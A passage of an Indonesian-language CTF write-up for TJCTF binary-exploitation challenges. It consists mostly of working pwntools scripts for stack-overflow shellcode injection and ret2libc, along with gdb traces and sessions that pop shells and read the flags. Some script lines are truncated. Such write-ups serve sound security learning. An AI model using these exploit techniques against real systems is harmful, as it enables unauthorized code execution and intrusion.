[----------------------------------stack-------------------------------------]
0000| 0xffffd310 ("eA%4A%JA%fA%5A%KA%gA%6A%")
0004| 0xffffd314 ("A%JA%fA%5A%KA%gA%6A%")
0008| 0xffffd318 ("%fA%5A%KA%gA%6A%")
0012| 0xffffd31c ("5A%KA%gA%6A%")
0016| 0xffffd320 ("A%gA%6A%")
0020| 0xffffd324 ("%6A%")
0024| 0xffffd328 --> 0x0
0028| 0xffffd32c --> 0xf7deeef1 (<__libc_start_main+241>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25414925 in ?? ()
gdb-peda$ pattern offset
Error: missing argument
Generate, search, or write a cyclic pattern to memory
Set "pattern" option for basic/extended pattern type
Usage:
    pattern create size [file]
    pattern offset value
    pattern search
    pattern patch address size
    pattern arg size1 [size2,offset2]
    pattern env size[,offset]

gdb-peda$ pattern offset %IA%
%IA% found at offset: 272
gdb-peda$
```

```
from pwn import *
import os, signal

def tohex(val, nbits):
  return hex((val + (1 << nbits)) % (1 << nbits))

main = 0x080485c8

#r = process('./osrs')
r = remote('p1.tjctf.org', 8006)

r.recv()
payload = 'A'*272
payload += p32(main)
r.sendline(payload)

r.recvuntil("tree ")
leak = int(r.recvuntil(' '))
leak = int(tohex(leak, 32), 16)
log.info("leak: " + hex(leak))
#log.info(leak)

shell =
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x

payload = shell
payload += 'A'*(272-len(shell))
payload += p32(leak)

r.sendline(payload)

r.interactive()
```

```
root@kali:~/Downloads# python bajay.py
[+] Opening connection to p1.tjctf.org on port 8006: Done
[*] leak: 0xffffdbdc
[*] Switching to interactive mode
:(
Enter a tree type:
I don't have the tree -9284 :(
[*] Got EOF while reading in interactive
$
```

Fungsi **tohex** saya dapatkan dari https://stackoverflow.com/questions/7822956/how-to-convert-negative-integer-value-to-hex-in-python gunanya untuk mengubah decimal negative menjadi two's complement hex. Di sini, saya belum mendapatkan shell, mengapa? Kalau diperhatikan, leak pertama dan leak kedua angkanya berbeda. Yang pertama adalah **0xffffdbdc** yang kedua adalah **-9284** = **0xffffdbbc**, yang mana berbeda -32. Yasudah, kita kurangi 32 dari leak pertama.

```
from pwn import *
import os, signal

def tohex(val, nbits):
  return hex((val + (1 << nbits)) % (1 << nbits))

main = 0x080485c8

#r = process('./osrs')
r = remote('p1.tjctf.org', 8006)

r.recv()
payload = 'A'*272
payload += p32(main)
r.sendline(payload)

r.recvuntil("tree ")
leak = int(r.recvuntil(' '))
leak = int(tohex(leak, 32), 16)
leak = leak-32
log.info("leak: " + hex(leak))
#log.info(leak)

shell =
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0

payload = shell
payload += 'A'*(272-len(shell))
payload += p32(leak)

r.sendline(payload)

r.interactive()
```

```
root@kali:~/Downloads# python bajay.py
[+] Opening connection to p1.tjctf.org on port 8006: Done
[*] leak: 0xffffdbbc
[*] Switching to interactive mode
:(
Enter a tree type:
I don't have the tree -9284 :(
$ ls
bin
flag.txt
lib
lib32
lib64
osrs
wrapper
$ cat flag.txt
tjctf{tr33_c0de_in_my_she115}
$
```

EL PRIMO

IDA View-A | Pseudocode-A | Hex View-1 | Stru

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+0h] [ebp-28h]
  int *v5; // [esp+20h] [ebp-8h]

  v5 = &argc;
  setbuf(stdout, 0);
  setbuf(stdin, 0);
  setbuf(stderr, 0);
  puts("What's my hard counter?");
  printf("hint: %p\n", &s);
  gets(&s);
  return 0;
}
```

```
root@kali: ~/Dov
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# checksec primo
[*] '/root/Downloads/primo'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
root@kali:~/Downloads#
```

Ini adalah problem yang mirip dengan **OSRS** di atas. Kita Kembali harus mengexecute shellcode. Diberikan leak address variable s, maka kita cukup berikan shell, overflow, kemudian lompat ke leaked address tersebut. Hanya saja, metode ini tidak berhasil memberikan saya shell.

Open | ganteng.py ~/Downloads

```
from pwn import *
import os, signal

#r = process('./primo')
r = remote('p1.tjctf.org', 8011)
r.recvuntil("hint: ")

ret = int(r.recv(), 16)
shell = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'

payload = shell
payload += 'A'*(32-len(shell))
payload += p32(ret)

r.sendline(payload)
#gdb.attach(r.pid)
r.interactive()
```

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python ganteng.py
[+] Opening connection to p1.tjctf.org on port 8011: Done
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Saya juga tidak tahu kenapa, jadi saya coba cara lain. saya coba overflow, lompat ke leaked address, letakkan shellcode, kemudian saya cari jarak shellcode dari leaked address. Saya coba gdb.attach tidak bisa, maka saya buatkan file input dan saya jalankan binarynya di gdb menggunakan input tersebut.

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7fd3933 <__kernel_vsyscall+3>:    mov    ebp,esp
   0xf7fd3935 <__kernel_vsyscall+5>:    sysenter
   0xf7fd3937 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7fd3939 <__kernel_vsyscall+9>:    pop    ebp
   0xf7fd393a <__kernel_vsyscall+10>:   pop    edx
   0xf7fd393b <__kernel_vsyscall+11>:   pop    ecx
   0xf7fd393c <__kernel_vsyscall+12>:   ret
   0xf7fd393d:  nop
[------------------------------------stack-------------------------------------]
0000| 0xffffd210 --> 0xffffd288 --> 0xffffd2e
0004| 0xffffd214 --> 0x1
0008| 0xffffd218 --> 0xf7fb05c7 --> 0xfb1f940
0012| 0xffffd21c --> 0xf7ec02b7 (<read+39>:
0016| 0xffffd220 --> 0xf7fb0d67 --> 0xfb1f880
0020| 0xffffd224 --> 0xf7fb0d67 --> 0xfb1f880
0024| 0xffffd228 --> 0xf7fb0f20 --> 0x0
0028| 0xffffd22c --> 0xf7e48f67 (mov    esi,ea
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0xf7fd3939 in __kernel_vsyscall ()
gdb-peda$ run
Starting program: /root/Downloads/primo
What's my hard counter?
hint: 0xffffd300
```

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python -c "from pwn import * ; print 'A'*32 + p32(0xffffd300) + '\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'" > input
root@kali:~/Downloads#
```

```
File  Edit  View  Search  Terminal  Help
   0x565556ad <+160>:   pop    ebp
   0x565556ae <+161>:   lea    esp,[ecx-0x4]
   0x565556b1 <+164>:   ret
End of assembler dump.
gdb-peda$ break *0x565556a3
Breakpoint 1 at 0x565556a3
gdb-peda$ r < input
Starting program: /root/Downloads/primo < input
What's my hard counter?
hint: 0xffffd300
[----------------------------------registers-----------------------------------]
EAX: 0xffffd300 ('A' <repeats 32 times>)
EBX: 0x56556fc0 --> 0x1ec8
ECX: 0xf7fb0580 --> 0xfbad208b
EDX: 0xffffd340 --> 0x0
ESI: 0xf7fb0000 --> 0x1dfd6c
EDI: 0xf7fb0000 --> 0x1dfd6c
EBP: 0xffffd328 ("//shh/bin\211\343\211\301\211°\v1\300@")
ESP: 0xffffd300 ('A' <repeats 32 times>)
EIP: 0x565556a3 (<main+150>:    mov    eax,0x0)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x5655569a <main+141>:       push   eax
   0x5655569b <main+142>:       call   0x56555490 <gets@plt>
   0x565556a0 <main+147>:       add    esp,0x10
=> 0x565556a3 <main+150>:       mov    eax,0x0
   0x565556a8 <main+155>:       lea    esp,[ebp-0x8]
   0x565556ab <main+158>:       pop    ecx
   0x565556ac <main+159>:       pop    ebx
   0x565556ad <main+160>:       pop    ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd300 ('A' <repeats 32 times>)
0004| 0xffffd304 ('A' <repeats 28 times>)
0008| 0xffffd308 ('A' <repeats 24 times>)
0012| 0xffffd30c ('A' <repeats 20 times>)
0016| 0xffffd310 ('A' <repeats 16 times>)
0020| 0xffffd314 ('A' <repeats 12 times>)
0024| 0xffffd318 ("AAAAAAAA")
0028| 0xffffd31c ("AAAA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565556a3 in main ()
gdb-peda$
```

```
from pwn import *
import os, signal

r = process('./primo')
#r = remote('p1.tjctf.org', 8011)

ret = int(r.recv(), 16)
shell = '\x59\x68\x2f\x2f\x73\x68\x69\x2f\x62\x69\x6e\x8
payload = 'A'*32
payload += p32(ret)
payload += shell
r.sendline(payload)
```

```
File  Edit  View  Search  Terminal  He
root@kali:~/Downloads# python -c
\x68\x2f\x62\x69\x6e\x89\xe3\x89\
root@kali:~/Downloads#
```

```
0028| 0xffffd31c ("AAAA")
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565556a3 in main ()
gdb-peda$ x/50wx $esp
0xffffd300:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd310:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd320:     0xffffd300      0x6850c031      0x68732f2f      0x69622f68
0xffffd330:     0x89e3896e      0xb0c289c1      0x3180cd0b      0x80cd40c0
0xffffd340:     0x00000000      0xffffd3d4      0xffffd3dc      0xffffd364
0xffffd350:     0xf7fd4a6c      0xf7ffd000      0xf7fb0000      0x00000000
0xffffd360:     0xf7ffd940      0x00000000      0xf7fb0000      0xf7fb0000
0xffffd370:     0x00000000      0x938a3596      0xd1f1d386      0x00000000
0xffffd380:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd390:     0x00000000      0x00000000      0xf7fe3fe9      0x56556fc0
0xffffd3a0:     0x00000001      0x565554d0      0x00000000      0x56555501
0xffffd3b0:     0x5655560d      0x00000001      0xffffd3d4      0x565556c0
0xffffd3c0:     0x56555720      0xf7fe4140
gdb-peda$ hexdump 0xffffd324
0xffffd324 : 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 89   1.Ph//shh/bin...
gdb-peda$
```

Oke sudah ditemukan. Leaked address kita adalah **0xffffd300** dan shellcode kita berada di **0xffffd324**. **0xffffd324 - 0xffffd300** = **0x24** atau decimal 36. Langsung perbaiki script.

```
Open ▾   ganteng.py  ~/Downloads   Sav

from pwn import *
import os, signal

#r = process('./primo')
r = remote('p1.tjctf.org', 8011)
r.recvuntil("hint: ")

ret = int(r.recv(), 16)
shell = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'

payload = 'A'*32
payload += p32(ret+36)
payload += shell

r.sendline(payload)
#gdb.attach(r.pid)
r.interactive()
```

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python ganteng.py
[+] Opening connection to p1.tjctf.org on port 8011: Done
[*] Switching to interactive mode
$ ls
bin
el_primo
flag.txt
lib
lib32
lib64
$ cat flag.txt
tjctf{3L_PR1M000000!1!!}
$
```

STOP

```
IDA View-A    Pseudocode-A    Hex View-1    Stru
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char v4[256]; // [rsp+0h] [rbp-110h]
  int v5; // [rsp+100h] [rbp-10h]
  int v6; // [rsp+104h] [rbp-Ch]
  int v7; // [rsp+108h] [rbp-8h]
  int i; // [rsp+10Ch] [rbp-4h]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  printf("Which letter? ", 0LL);
  v7 = get_letter();
  getchar();
  if ( v7 == -1 )
  {
    printf("That's not a letter!\n");
    result = 1;
  }
  else
  {
    printf("\n");
    for ( i = 0; i <= 4; ++i )
      printf("%s\n", categories[i]);
    printf("\n");
    printf("Category? ");
    v6 = read(0LL, v4, 598LL);
    v4[v6 - 1] = 0;
    v5 = get_category(v4);
    if ( v5 == -1 )
      printf("\nSorry, we don't have that category yet\n", v4);
    else
      printf("\nYour answer is: %s\n", answers[v5 + 5LL * v7]);
    result = 0;
  }
0000073C main:14 (400 73C)
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# checksec stop
[*] '/root/Downloads/stop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
root@kali:~/Downloads#
```

Ada banyak cara untuk menyelesaikan problem ini, tapi saya memilih metode ret2libc. Kita bisa overflow saat dia read ke v4, karena readnya melebihi batas yang bisa ditampung oleh v4. Pertama di leak dulu printfnya, kemudian cari versi libcnya di blukat, kemudian exploit. Berikut script saya.

```
Open ▾    *biji.py  ~/Downloads    Save
from pwn import *

pop_rdi = 0x0000000000400953
ret = 0x000000000040056e
main = 0x000000000040073c
r = remote('p1.tjctf.org', 8001)
e = ELF('./stop')
libc = ELF('libc6_2.27-3ubuntu1.so')

r.recv()
r.sendline('a')
r.recv()

payload = 'A'*280
payload += p64(pop_rdi)
payload += p64(e.got['printf'])
payload += p64(ret)
payload += p64(e.plt['printf'])
payload += p64(ret)
payload += p64(main)

r.sendline(payload
r.recvuntil("yet")

leak = u64(r.recvuntil("Which")[:-5].strip().ljust(8, '\x00'))
libc_base = leak - libc.symbols['printf']
sys = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search('/bin/sh').next()
log.info("printf: " + hex(leak))
log.info("libc_base: " + hex(libc_base))
r.sendline('a')
r.recv()
payload = 'A'*280
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(ret)
payload += p64(sys)
r.sendline(payload)
r.interactive()
```

```
root@kali: ~/Downl
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python biji.py
[+] Opening connection to p1.tjctf.org on port 8001: Done
[*] '/root/Downloads/stop'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/root/Downloads/libc6_2.27-3ubuntu1.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf: 0x7f6f151b5e80
[*] libc_base: 0x7f6f15151000
[*] Switching to interactive mode

Country Capitals
Electronics and Gadgets
Sports
Things You Keep Hidden
Top Broadway Shows

Category?
Sorry, we don't have that category yet
$ cat flag.txt
tjctf{st0p_th4t_r1ght_now}
$
```

COOKIE LIBRARY

IDA View-A | Pseudocode-A | Hex View-1 | St

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  char *v4; // rsi
  int v5; // eax
  char s1; // [rsp+0h] [rbp-50h]
  int i; // [rsp+4Ch] [rbp-4h]

  v3 = time(0LL);
  srand(v3);
  setbuf(_bss_start, 0LL);
  setbuf(stdin, 0LL);
  v4 = 0LL;
  setbuf(stderr, 0LL);
  puts("Check out all these cookies!");
  for ( i = 0; i <= 27; ++i )
  {
    v4 = (&cookies)[i];
    printf("  - %s\n", v4);
  }
  puts("Which is the most tasty?");
  gets(&s1, v4);
  v5 = rand();
  if ( !strcasecmp(&s1, (&cookies)[v5 % 28]) )
    puts("Wow, me too!");
  else
    puts("I'm sorry but we can't be friends anymore");
  return 0;
}
```

```
root@kali: ~/Do
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# checksec cookie
[*] '/root/Downloads/cookie'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
root@kali:~/Downloads#
```

Kembali ini adalah problem ret2libc. Bedanya, kita leak puts, bukan printf. Cari offset seperti biasa, leak puts, cari libc yang digunakan di server, kembali ke main, exploit. Berikut script saya.

Open | anjay.py ~/Downloads

```python
from pwn import *

pop_rdi = 0x0000000000400933
ret = 0x000000000040061e
main = 0x0000000000400797

#r = process('./cookie')
r = remote('p1.tjctf.org', 8010)
libc = ELF('libc6_2.27-3ubuntu1_amd64.so')
e = ELF('./cookie')
r.recv()

payload = 'A'*88
payload += p64(pop_rdi)
payload += p64(e.got['puts'])
payload += p64(e.plt['puts'])
payload += p64(main)
r.sendline(payload)

r.recvline()
leak = u64(r.recvline().strip().ljust(8, '\x00'))

log.info("leaked puts: " + hex(leak))
libc_base = leak - libc.symbols['puts']
sys = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search('/bin/sh').next()

r.recv()
payload = 'A'*88
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(ret)
payload += p64(sys)

r.sendline(payload)
r.interactive()
```

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python anjay.py
[+] Opening connection to p1.tjctf.org on port 8010: Done
[*] '/root/Downloads/libc6_2.27-3ubuntu1_amd64.so'
    Arch:     amd64-64-little
[+] Opening connection to p1.tjctf.org on port 8010: Done
[+] Opening connection to p1.tjctf.org on port 8010: Done
[+] Opening connection to p1.tjctf.org on port 8010: Done
[+] Opening connection to p1.tjctf.org on port 8010: Done
[*] '/root/Downloads/libc6_2.27-3ubuntu1_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/root/Downloads/cookie'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] leaked puts: 0x7f1dd69319c0
[*] Switching to interactive mode
I'm sorry but we can't be friends anymore
$ ls
bin
cookie_library
flag.txt
lib
lib64
$ cat flag.txt
tjctf{c00ki3_yum_yum_mmMmMMmMMmmMm}
$
```

OTHERS

GAMER W

Problem ini agak sulit bila dijelaskan menggunakan kata – kata. Sebenarnya cukup memahami cara menggunakan cetus saja, dari githubnya saja juga sudah cukup. Kalau sempat mungkin akan saya buat video nanti.